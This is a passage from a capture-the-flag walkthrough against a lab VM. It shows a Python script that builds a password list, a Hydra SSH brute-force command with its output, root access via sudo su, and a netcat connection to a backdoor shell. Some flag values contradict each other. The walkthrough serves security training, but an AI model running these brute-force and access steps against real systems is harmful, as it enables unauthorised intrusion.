


```
File Actions Edit View Help
GNU nano 7.2 pwdcombination.py
from string import ascii_uppercase

def print_combinations():
    suffixes = ["Flesh", "Curtains"]
    for letter in ascii_uppercase:
        for number in range(10):
            for suffix in suffixes:
                print(f"{letter}{number}{suffix}")

print_combinations()
```

3. To make sure it worked, run the script with python command and copy the whole content to a new file named 'passwords'.



```
(kali) kali-[~]
$ ls
Desktop Downloads hasil.txt journal.txt.zip Pictures pwdcombination.py slowhttp.csv Templates Videos
Documents FLAG.txt journal.txt Music Public Safe_Password.jpg slowhttp.html username.txt

(kali) kali-[~]
$ python pwdcombination.py
A0Flesh
A0Curtains
A1Flesh
A1Curtains
A2Flesh
A2Curtains
A3Flesh
A3Curtains
A4Flesh
A4Curtains
A5Flesh
A5Curtains
A6Flesh
A6Curtains
A7Flesh
A7Curtains
A8Flesh
A8Curtains
```

4. And then run Hydra to crack the password with Dictionary Attack with:  
`sudo hydra -l RickSanchez -P passwords.txt -t4 -f -s 22222 192.168.56.104 ssh` and wait for a moment.

5. And Finally, we get the password for Rick's account and try accessing it with `ssh RickSanchez@192.168.56.104 -p 22222`.

```

[kali@kali ~]$ sudo hydra -l RickSanchez -P passwords.txt -t4 2 192.168.56.104 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Macie
ase do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these * laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) at 2024-05-02 16:25:50
[WARN!!] G] Restorefile (you have 10 seconds to abort
option -l to skip waiting)) from a previous session found, to preven
t overwriting. ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 520 login tries (l:1/p:520), ~130 tries per task
[DATA] attacking ssh://192.168.56.104:22222/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 476 to do in 00:11h, 4 active
[STATUS] 33.33 tries/min, 100 tries in 00:03h, 420 to do in 00:13h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 316 to do in 00:11h, 4 active
[22222][ssh] host: 192.168.56.104 login: RickSanchez password: P7Curtains
[STATUS] attack finished for 192.168.56.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-02 16:36:38

```

6. Login to Rick's account with the recent cracked password (P7Curtains), type `sudo su` to access root, explore all directories (or directly type `cd /root/`), and do the 'more' command. Another flag captured! (FLAG: {Ionic Defibrillator} - 30 points).

```
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]# ls
RICKS_SAFE ThisDoesntContainAnyFlags
[root@localhost RickSanchez]## cd RICKS_SAFE
[root@localhost RICKS_SAFE]# ls
safe
[root@localhost RICKS_SAFE]## cd safe
bash: cd: safe: Not a directory
[root@localhost RICKS_SAFE]## cd
[root@localhost ~]# ls
anaconda-ks.cfg FLAG.txt
[root@localhost ~]## cat FLAG.txt
FLAG: {0nic Defibrillator} - 30 points
```

### Flag 9 [Port 60000]

1. Based on the port scan, we have port 60000 as the last port detected, and connect to it using netcat. Command:  
`nc -nv 192.168.56.104 60000`

```
(kali㉿ kali)-[~]  
$ nc -nv 192.168.56.104 60000  
(UNKNOWN) [192.168.56.104] 60000 (?) open  
Welcome to Ricks half baked reverse shell...  
# ls  
FLAG.txt  
# cat FLAG.txt  
FLAG{Flip the pickle Morty!} - 10 Points  
#
```

2. Explore it using 'ls' and 'cat' command, at last we completed all flags!  
(FLAG:{TheyFoundMyBackDoorMorty}-10Points).